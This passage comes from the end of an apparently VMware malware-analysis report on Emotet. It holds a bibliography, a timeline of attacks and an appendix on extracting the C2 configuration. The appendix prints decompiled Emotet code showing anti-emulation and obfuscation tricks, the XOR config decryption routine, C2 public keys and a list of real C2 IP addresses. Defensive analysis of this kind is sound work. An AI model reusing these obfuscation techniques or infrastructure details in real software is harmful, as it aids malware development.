- 16 VMware. "Symbexcel: Bringing the Power of Symbolic Execution to the Fight Against Malicious Excel 4 Macros." Giovanni Vigna and Stefano Ortolani. September 30, 2021.
- 17 MITRE. "ATT&CK Framework." June 2022.
- 18 VMware. "Emotet C2 Configuration Extraction and Analysis." Oleg Boyarchuk and Jason Zhang. March 29, 2022.
- 19 VMware. "Emotet Moves to 64 bit and Updates its Loader." Oleg Boyarchuk, Jason Zhang, and Stefano Ortolani. May 16, 2022.
- 20 Intel 471. "How the new Emotet differs from previous versions." December 8, 2021.
- 21 Bleeping Computer. "Emotet Trojan Evolves Since Being Reawakened, Here is What We Know." Lawrence Abrams. September 19, 2019.
- 22 RiskIQ. "217.182.143.207." June 2022.
- 23 MalwareTech. "Investigating Command and Control Infrastructure (Emotet)." November 13, 2017.
- 24 Salesforce. "Easily Identify Malicious Servers on the Internet with JARM." John Althouse. November 17, 2020.
- 25 Salesforce. "salesforce / jarm." October 2021.
- 26 Cobalt Strike. "A Red Teamer Plays with JARM." Raphael Mudge. December 8, 2020.
- 27 Netskope. "JARM Randomizer." May 2021.
- 28 CERT Polska. "Analysis of Emotet v4." Paweł Srokosz. May 24, 2017.
- 29 Kryptos Logic. "Emotet Awakens With New Campaign of Mass Email Exfiltration." October 31, 2018.
- 30 Proofpoint. "Threat Actor Profile: TA542, From Banker to Malware Distribution Service." May 15, 2019.
- 31 Bleeping Computer. "Emotet malware now steals credit cards from Google Chrome users." Sergiu Gatlan. June 8, 2022.
- 32 Reversing.fun. "Emotet SMB spreader overview." June 20, 2022.
- 33 Kaspersky. "The Banking Trojan Emotet: Detailed Analysis." Alexey Shulmin. April 9, 2015.
- 34 SecurityWeek. "New Emotet Variant Targets Banking Credentials of German Speakers." Eduard Kovacs. January 7, 2015.
- 35 Symantec. "The Evolution of Emotet: From Banking Trojan to Threat Distributor." July 18, 2018.
- 36 Infosecurity. "Allentown Struggles with \$1 Million Cyber-Attack." Tara Seals. February 21, 2018.
- 37 BlackBerry. "Threat Spotlight: Panda Banker Trojan Targets the US, Canada and Japan." October 9, 2018.
- 38 Heise. "Trojan infestation: Emotet at Heise." Jürgen Schmidt. June 6, 2019.

BIBLIOGRAPHY

- 39 Malwarebytes. "Let's talk Emotet malware." November 2021.
- 40 Der Tagesspiegel. "Emotet warning ignored for days." Robert Kiesel. February 12, 2020.
- 41 Archyde. "'Emotet' in Berlin: computer virus also affects Humboldt University – Berlin." November 10, 2019.
- 42 ZDNet. "Frankfurt shuts down IT network following Emotet infection." Catalin Cimpanu. December 19, 2019.
- 43 Check Point. "January 2020's Most Wanted Malware: Coronavirus-themed spam spreads malicious Emotet malware." February 13, 2020.
- 44 ESET. "Emotet strikes Quebec's Department of Justice: An ESET Analysis." Gabrielle Ladouceur Despins. September 16, 2020.
- 45 Bleeping Computer. "Emotet starts dropping Cobalt Strike again for faster attacks." Lawrence Abrams. December 15, 2021.
- 46 Bleeping Computer. "Emotet malware campaign impersonates the IRS for 2022 tax season." Lawrence Abrams. March 16, 2022.
- 47 VMware. "Emotet Config Redux." Oleg Boyarchuk and Stefano Ortolani. May 25, 2022.
- 48 QEMU. "QEMU: A generic and open source machine emulator and virtualizer." June 2022.
- 49 Qiling. "Qiling Framework." April 2022.

APPENDIX

IoCs

The indicators of compromise identified from this report (including DLL samples, configuration, and payload updates) can be found on the [VMware Threat Analysis Unit-Research GitHub repository](#).

Emotet activity timeline notes

- June 2014** Emotet first emerged as a banking Trojan. The malware was initially designed to steal banking credentials from banks mainly located in Germany.²
- September 2014** Emotet version 2 (v2). Emotet began to leverage a so-called automatic transfer system (ATS) technology to automate money transfers from victims' bank accounts mainly from German and Austrian banks.³³
- January 2015** Emotet v3. The malware became stealthier as compared to its previous versions to avoid being detected by antivirus scanners. It expanded its targets to Swiss banks.^{33,34}
- 2016** Emotet evolved into a loader, making it capable to download second-stage payloads.
- 2017** Emotet began to deploy TrickBot, IcedID and UmbreCrypt (ransomware).³⁵
- September 2017** Emotet v4. This variant used a 128-bit AES algorithm instead of RC4 (used in its previous releases) to encrypt communications between infected machines and C2 servers.²⁸
- February 2018** Attack on Allentown, Pennsylvania, costing nearly \$1 million to mitigate the damage.³⁶
- October 2018** Emotet began to deploy the Panda banking Trojan.³⁷
- May 2019** Attack against Heise, Germany.³⁸
- July 2019** Attack against Lake City, Florida.³⁹
- September 2019** Attack against Berlin Superior Court, Germany.⁴⁰
- October 2019** Attack against Humboldt University, Germany.⁴¹
- December 2019** Attack against City of Frankfurt, Germany.⁴²
- January 2020** Emotet uses COVID-19-themed emails to spread.⁴³
- September 2020** Attack against Quebec's Department of Justice, Canada.⁴⁴
- January 2021** Emotet is taken down (Operation Ladybird).⁸
- November 2021** Emotet comes back.¹⁰
- December 2021** Emotet starts dropping Cobalt Strike.⁴⁵
- March 2022** Emotet used IRS-themed emails to spread.⁴⁶

APPENDIX

Extracting the Emotet configuration

The process of extracting the C2 configuration from an Emotet sample has two main steps:

1. Decrypting and dumping the internal DLL from the initial DLL payload.
2. Scanning the decrypted internal DLL to extract the C2 configuration data, namely the C2 servers' IP address:port pairs and the public encryption key(s).

Using manual analysis, we looked at these two steps.

Step 1: Decrypting and dumping the internal DLL

To demonstrate this step, we analyzed the Emotet sample with hash 63996a39755e84ee8b5d3f47296991362a17afaaccf2ac43207a424a366f4cc9.

The DIIMain function of this sample (and many others) used the following algorithm to:

- Allocate approximately 100MB of memory with malloc and fill it with random data. This stops the analysis of weak emulators not willing to allocate large amounts of memory.
- Find the base address of kernel32.dll by parsing the TEB, PEB, PEB_LDR_DATA, and the like. While normally this method is used to make the reverse engineering process more difficult, statically imported functions are still used later in the code. We speculate this is a trick to also break emulation, as references to internal OS structures are seldom fully handled by emulators.
- Find VirtualAlloc and VirtualAllocExNuma with the help of an ad hoc version of GetProcAddress.
- Allocate memory with either VirtualAllocExNuma or VirtualAlloc, depending on which one is available. VirtualAlloc is supported starting with Windows XP, whereas VirtualAllocExNuma is supported starting with Windows Vista. This looks like another trick to stop weak emulators that do not support the complete set of Windows APIs.
- Copy the internal DLL into the allocated memory and then decrypt it.
- Map the sections of the internal DLL in memory, and then fix relocations and imports. This is achieved with the help of the statically imported functions VirtualAlloc, LoadLibrary, and GetProcAddress.

To be able to decrypt and dump the internal DLL, it is first necessary to load the original DLL payload into a debugger, set breakpoints on the invocation of VirtualAllocExNuma and VirtualAlloc, and then start execution. When the execution reaches the breakpoint, you need to trace the code until it returns a pointer to the allocated memory.

APPENDIX

In Figure 40, the address of the newly allocated memory is 0x00E7000.




Figure 40: Memory allocated with VirtualAllocExNuma.

The next step is to trace the code of DIIMain until it copies the encrypted DLL into the allocated memory. Figure 41 shows that the data of the Dump tab has changed from all zeros to random bytes.




Figure 41: Embedded DLL copied into the allocated memory.

APPENDIX

Next, the code of DIIMain can be traced a bit further until the data of the Dump tab updates to a PE file with the MZ signature at the very beginning and the text “This program cannot be run in DOS mode” (see Figure 42).




Figure 42: Decrypted embedded DLL in allocated memory.

At this point, it is possible to dump the decrypted internal DLL.

APPENDIX

Step 2: C2 configuration extraction

The next step is to locate the configuration data. The DLL is supposed to be executed with the help of rundll32. The following command line can be used when debugging this artifact:

```
"C:\Windows\system32\rundll32.exe"
"Path\to\dumped.dll",
DllRegisterServer
```

The internal DLL does not import any function. Instead, it retrieves pointers to the Windows API functions dynamically. In addition, some of the core functionality is obfuscated, which makes static analysis challenging. Under the hood, the code obfuscation includes mathematical operations performed multiple times (see Figure 43).

The result of such calculations is passed to a function and then never used (see Figure 44).

As Figure 45 shows, the obfuscation also includes multiple conditional jumps that break the control flow of the decompiled code.

```
shl    [esp+6B4h+var_68C], 6
or     [esp+6B4h+var_68C], 0B225B4A6h
xor    [esp+6B4h+var_68C], 0B22E7C57h
mov    [esp+6B4h+var_654], 6F58F4h
shr    [esp+6B4h+var_654], 0Fh
xor    [esp+6B4h+var_654], 45414h
mov    [esp+6B4h+var_658], 9A5B2Ah
xor    [esp+6B4h+var_658], 0EA47ED31h
add    [esp+6B4h+var_658], 0B30Bh
xor    [esp+6B4h+var_658], 0EA364288h
mov    [esp+6B4h+var_630], 0FDAE13h
mov    eax, [esp+6B4h+var_630]
push   7
pop    ecx
div    ecx
mov    ebp, [esp+6B4h+var_654]
mov    [esp+6B4h+var_630], eax
xor    [esp+6B4h+var_630], 26B796h
```

Figure 43: Mathematical operations on a number in the obfuscated code.

```
push  [esp+6B4h+var_630]
xor  ecx, ecx
push [esp+6B8h+var_658]
push ebx
push ebp
push [esp+6C4h+var_654]
push ebx
push [esp+6CCh+var_68C]
call sub_6A3D0DCB
xor  ebx, ebx
add  esp, 1Ch
inc  ebx
```

Figure 44: The result of the mathematical operations passed as the sixth parameter to a function.




Figure 45: Conditional jumps in the obfuscated code.

APPENDIX

The abundance of jumps is translated into nested while loops in the decompiled obfuscated code (see Figure 46).

```
v0 = 182879479;
v1 = 10000;
v2 = 10000;
v3 = 125;
result = 54767;
v5 = 98;
while ( 1 )
{
    while ( 1 )
    {
        while ( 1 )
        {
            while ( 1 )
            {
                while ( 1 )
                {
                    while ( v0 <= 141589151 )
                    {
                        if ( v0 == 141589151 )
                        {
                            result = sub_703E2610();
                            v0 = 259674042;
                        }
                        else if ( v0 > 77303981 )
                        {
                            if ( v0 > 105252088 )
                            {
                                switch ( v0 )
                                {
                                    case 107854090:
                                        result = sub_703E8104(v3, v5);
                                        if ( !result )
                                            return result;
                                        v0 = 47140117;
                                        break;
                                    case 109770162:
                                        result = sub_703FD4D8(v3, v5);
                                        v7 = result != 0 ? 0x93815D9 : 0;
                                }
                            }
                            v0 = v7 + 77303981;
                            break;
                        }
                    }
                    case 129798139:
                        result = sub_703ED076(v3, v5);
                        v28 = result;
                        v0 = 195186940;
                        break;
                    case 135654200:
                        result = sub_703FC394(v3, v5);
                        if ( !result )
                            return result;
                }
            }
        }
    }
}
```

Figure 46: Nested while loops in the obfuscated code.

APPENDIX

Each API function has a wrapper that is called by the core functionality. For example, Figure 47 shows how DllMain calls the wrapper around the ExitProcess API.

```
signed int __stdcall DllMain(int a1, int a2, int a3)
{
    void *v3; // ecx

    if ( a2 == 1 )
    {
        dword_70404218 = a1;
        if ( sub_703FF47C() )
            l_ExitProcess(v3);
    }
    return 1;
}
```

Figure 47: DllMain of the embedded DLL with highlighted wrapper over ExitProcess.

Figure 48 shows the implementation of the ExitProcess wrapper. It calls FindProcAddress, which is also called by every other API wrapper to retrieve the API function address by hash.

```
int __thiscall l_ExitProcess(void *this)
{
    int (_stdcall *v1)(_DWORD); // eax

    v1 = (int (_stdcall *)(_DWORD))FindProcAddress(-1402801697,
        (int)this, (int)this, 185, -1660415793);
    return v1(0);
}
```

Figure 48: Wrapper over the ExitProcess API in the embedded DLL.

By setting a breakpoint on FindProcAddress, all the API wrappers can be extracted and named. The VMware Threat Analysis Unit was particularly interested in the API functions that work with memory. They will help us find the key function responsible for memory allocation. This function is shown in Figure 49.

```
int __fastcall AllocateMemory(int a1, int a2)
{
    int v2; // esi
    int v3; // eax

    v2 = a2;
    v3 = l_GetProcessHeap((void *)0x26);
    return l_RtlAllocateHeap(982485, 8, 199840, v3, 156988, v2);
}
```

Figure 49: Memory allocation function of the embedded DLL.

APPENDIX

AllocateMemory is called by many functions, but we wanted to see its use within a function that resembled a decoding cycle. Using manual analysis, the VMware Threat Analysis Unit identified the function in Figure 50.

```
int __usercall sub_7511EEB9@<eax>(int a1@<edx>, int a2@<ecx>, int a3, int a4, int *a5)
{
    _DWORD *v5; // ecx
    char *v6; // esi
    int v7; // edx
    unsigned int v8; // edi
    int v9; // ebp
    char *v10; // ecx
    unsigned int v11; // edi
    unsigned int v12; // edx
    int v13; // ecx
    int v15; // [esp+18h] [ebp-8h]
    int v16; // [esp+1Ch] [ebp-4h]

    nullsub_1(a2, a1, a3, a4, a5);
    v6 = (char *)(<v5 + 2);
    v7 = *v5 ^ v5[1];
    v15 = *v5;
    v16 = v7;
    v8 = v7;
    if ( (v7 & 3) != 0 )
        v8 = (v7 & 0xFFFFFFFF) + 4;
    v9 = AllocateMemory();
    if ( v9 )
    {
        v10 = &v6[4 * (v8 >> 2)];
        v11 = 0;
        v12 = (unsigned int)(v10 - v6 + 3) >> 2;
        if ( v6 > v10 )
            v12 = 0;
        if ( v12 )
        {
            v13 = v9 - (_DWORD)v6;
            do
            {
                ++v11;
                *(_DWORD *)&v6[v13] = v15 ^ *(_DWORD *)v6;
                v6 += 4;
            }
            while ( v11 < v12 );
        }
        if ( a5 )
            *a5 = v16;
    }
    return v9;
}
```

Figure 50: Config decryption function of the embedded DLL.

APPENDIX

By setting a breakpoint on this function, we can identify all the encrypted configs, which are passed in ECX (see Figure 51).




Figure 51: Pointer to the encrypted config passed to the decryption function in ECX.

Once the execution of this function ends, it returns a pointer to the decrypted config. In this case, we have the public key that is used in C2 communication, as highlighted in Figure 52.




Figure 52: A decrypted C2 public key.

APPENDIX

The encrypted data is stored in the format shown in Table 2 (this format was found in samples belonging to Epochs 4 and 5).

Field	Offset	Size	Description
Key	0	4	Decryption key, little endian
Length	4	4	Length of data, little endian
Data	8	Variable	Encrypted data, split into DWORDs, little endian

Table 2: Encrypted data storage format

The length of the encrypted data can be retrieved by XORing the first DWORD of the encrypted data blob with the second one. To decrypt the data with the retrieved data length, you need to split the data into DWORDs and then XOR them with the same first DWORD.

This way, the network keys can be decrypted, which are stored in the .text section of the extracted DLL. The keys we extracted from the sample under analysis

63996a39755e84ee8b5d3f47296991362a17

afaaccf2ac43207a424a366f4cc9 belonged to Epoch 4:

- **ECK1 (base64 encoded):**

RUNLMSAAAADzozW1Di4r9DVWzQpMKT588RDdy7BPILP6AiDOTLYMHkSWvrQO5slbmr1O
vZ2Pz+AQWzRMggQmAtO6rPH7nyx2

- **ECS1 (base64 encoded):**

RUNTMSAAAABAX3S2xNjcDD0fBno33Ln5t71ei+moFlPoXkNFOX1MeiwCh48iz97kB0mJjGGZ
XwardnDXKxi8GCHGNIOPFj5

APPENDIX

The configuration containing the C2 IP addresses and ports is normally stored at the very beginning of the .data section of the extracted DLL (see Figure 53). This configuration is encrypted with the same method described previously.

```
.data:75124000
.data:75124000 ; Segment type: Pure data
.data:75124000 ; Segment permissions: Read/Write
.data:75124000 _data    segment para public 'DATA' use32
.data:75124000 assume cs:_data
.data:75124000 org 75124000h
.data:75124000 unk_75124000 db 39h ; 9          ; DATA XREF: sub_7511340B+3C1t0
.data:75124001 db 28h ; (
.data:75124002 db 0Dh
.data:75124003 db 1Ch
.data:75124004 db 11h
.data:75124005 db 29h ; )
.data:75124006 db 0Dh
.data:75124007 db 1Ch
.data:75124008 db 0BAh
.data:75124009 db 4Ch ; L
.data:7512400A db 0C5h
.data:7512400B db 0FBh
.data:7512400C db 39h ; 9
.data:7512400D db 78h ; x
.data:7512400E db 0Dh
.data:7512400F db 10h
.data:75124010 db 0E8h
.data:75124011 db 13h
.data:75124012 db 57h ; W
.data:75124013 db 57h ; W
.data:75124014 db 22h ; "
.data:75124015 db 80h
.data:75124016 db 0DDh
.data:75124017 db 10h
.data:75124018 db 5Eh ; ^
.data:75124019 db 20h
.data:7512401A db 0C7h
.data:7512401B db 78h ; {
.data:7512401C db 26h ; &
.data:7512401D db 0B8h
.data:7512401E db 0D0h
.data:7512401F db 10h
.data:75124020 db 0Ah
.data:75124021 db 0Eh
.data:75124022 db 9Ah
.data:75124023 db 1Ch
.data:75124024 db 38h ; 8
.data:75124025 db 93h
.data:75124026 db 0Dh
.data:75124027 db 10h
.data:75124028 db 0EDh
.data:75124029 db 0C5h
```

Figure 53: Encrypted list of IP address:port pairs is stored at the beginning of .data section of the embedded DLL.

The decrypted configuration consists of an array of 8-byte elements, each with the format shown in Table 3.

Field	Offset	Size	Description
IP	0	1	First part of the IP address
	1	1	Second part of the IP address
	2	1	Third part of the IP address
	3	1	Fourth part of the IP address
Port	4	2	Corresponding port, little endian
Valid	6	2	Always 1, presumably valid flag, little endian

Table 3: Element format.

APPENDIX

Figure 54 shows the decrypted IP address:port pairs.




Figure 54: The decrypted list of IP address:port pairs in binary format.

The following is a complete list of the extracted IP address:port pairs from the sample:

131.100.24.231:80	203.114.109.124:443	212.237.56.116:7080
209.59.138.75:7080	51.68.175.8:8080	216.158.226.206:443
103.8.26.103:8080	58.227.42.236:80	173.212.193.249:8080
51.38.71.0:443	45.142.114.231:8080	50.116.54.215:443
212.237.17.99:8080	217.182.143.207:443	138.185.72.26:8080
9.172.212.216:8080	178.63.25.185:443	41.76.108.46:8080
207.38.84.195:8080	45.118.115.99:8080	212.237.5.209:443
104.168.155.129:8080	103.75.201.2:443	107.182.225.142:8080
178.79.147.66:8080	104.251.214.46:8080	195.154.133.20:443
46.55.222.11:443	158.69.222.101:443	162.214.50.39:7080
103.8.26.102:8080	81.0.236.90:443	110.232.117.186:8080
192.254.71.210:443	45.118.135.203:7080	
45.176.232.124:443	176.104.106.96:8080	

Since mid-May 2022, Emotet samples started to transition to a new method of storing the configuration data within the binary. This new approach does not store the information as a single blob of data but as a split collection of fragments, each obfuscated separately.⁴⁷ These new samples now feature an accumulator function (see Figure 55) that returns a pointer to an array of function pointers, each returning to a single C2 IP address and port (see Figure 56).

APPENDIX

```
int64 get_C2_config()
{
    _QWORD *v0; // rcx
    int v1; // eax
    unsigned int v2; // ebx

    v0 = (_QWORD *)qword_7FFA1B6BD060;
    v1 = 974161;
    v2 = 0;
    while ( v1 != 916372 )
    {
        qword_7FFA1B6BD060 = alloc_memory(0x250u);
        if ( !qword_7FFA1B6BD060 )
            return v2;
        v0 = (_QWORD *)qword_7FFA1B6BD060;
        *(_DWORD *) (qword_7FFA1B6BD060 + 584) = 0;
        v1 = 916372;
    }
    v0[29] = sub_7FFA1B6AEAA4;
    v0[37] = sub_7FFA1B6BA048;
    v0[50] = sub_7FFA1B699D98;
    v0[44] = sub_7FFA1B6B6F30;
    v0[14] = sub_7FFA1B69D6D4;
    v0[48] = sub_7FFA1B6973E8;
    v0[41] = sub_7FFA1B6926DC;
    v0[13] = sub_7FFA1B6B0598;
    v0[57] = sub_7FFA1B6ADEFC;
    v0[27] = sub_7FFA1B691294;
    v0[31] = sub_7FFA1B699598;
    v0[64] = sub_7FFA1B6A62BC;
    v0[53] = sub_7FFA1B6B7FF0;
    v0[40] = sub_7FFA1B6B6550;
    v0[7] = sub_7FFA1B694D64;
    v0[60] = sub_7FFA1B694A1C;
    v0[66] = sub_7FFA1B695B88;
    v0[18] = sub_7FFA1B69E7E4;
    v0[63] = sub_7FFA1B6923DC;
    v0[65] = sub_7FFA1B6B8250;
    v0[39] = sub_7FFA1B6ADFF0;
    v0[59] = sub_7FFA1B699320;
    v0[21] = sub_7FFA1B693DCC;
    v0[42] = sub_7FFA1B6A7550;
```

Figure 55: The C2 accumulator function from the new wave (sample b409ca9851fecca61e6cb0aaaa56fdafac7242f5).

APPENDIX

```

sub_7FFA1B6AEAA4 proc near
; DATA XREF: get_C2_config:loc_7FFA1B6B10CB↓o
; .pdata:00007FFA1B6BEAE0↓o

var_18      = dword ptr -18h
var_10      = dword ptr -10h
var_C       = dword ptr -0Ch
arg_0       = dword ptr 8
arg_8       = dword ptr 10h
arg_10      = dword ptr 18h
arg_18      = dword ptr 20h

sub    rsp, 18h
mov    [rsp+18h+var_10], 3FB4Eh
xor    eax, eax
mov    r8, rcx
mov    [rsp+18h+var_C], eax
mov    [rsp+18h+arg_0], 6EACB3h
mov    r9, rdx
shr    [rsp+18h+arg_0], 6
xor    [rsp+18h+arg_0], 0FE354h
mov    eax, [rsp+18h+arg_0]
mov    [rsp+18h+arg_0], eax
mov    [rsp+18h+arg_10], 267DBC3Ah
mov    [rsp+18h+var_18], 30CA5D18h
mov    [rsp+18h+arg_8], 451FA4EEh
mov    [rsp+18h+arg_18], 2F5A5D19h
mov    [rsp+18h+arg_0], 0E88EB0h
xor    [rsp+18h+arg_0], 6B888E2h
or     [rsp+18h+arg_0], 0DA36A92Bh
add    [rsp+18h+arg_0], 3444h
xor    [rsp+18h+arg_0], 0DE78BA59h
mov    eax, [rsp+18h+arg_0]
mov    [rsp+18h+arg_0], eax
mov    ecx, [rsp+18h+arg_8]
mov    eax, [rsp+18h+arg_10]
xor    ecx, eax
mov    eax, 0A0A0A0A1h
mov    [r8], ecx
mov    [rsp+18h+arg_0], 702B01h
xor    [rsp+18h+arg_0], 0EEC02504h
mov    ecx, [rsp+18h+arg_0]
mul    ecx

```

Figure 56: The obfuscated C2 function from the new wave, which returns 212.24.98.99:8080 (b409ca9851fecca61e6cb0aaaa56fdaafc7242f5).

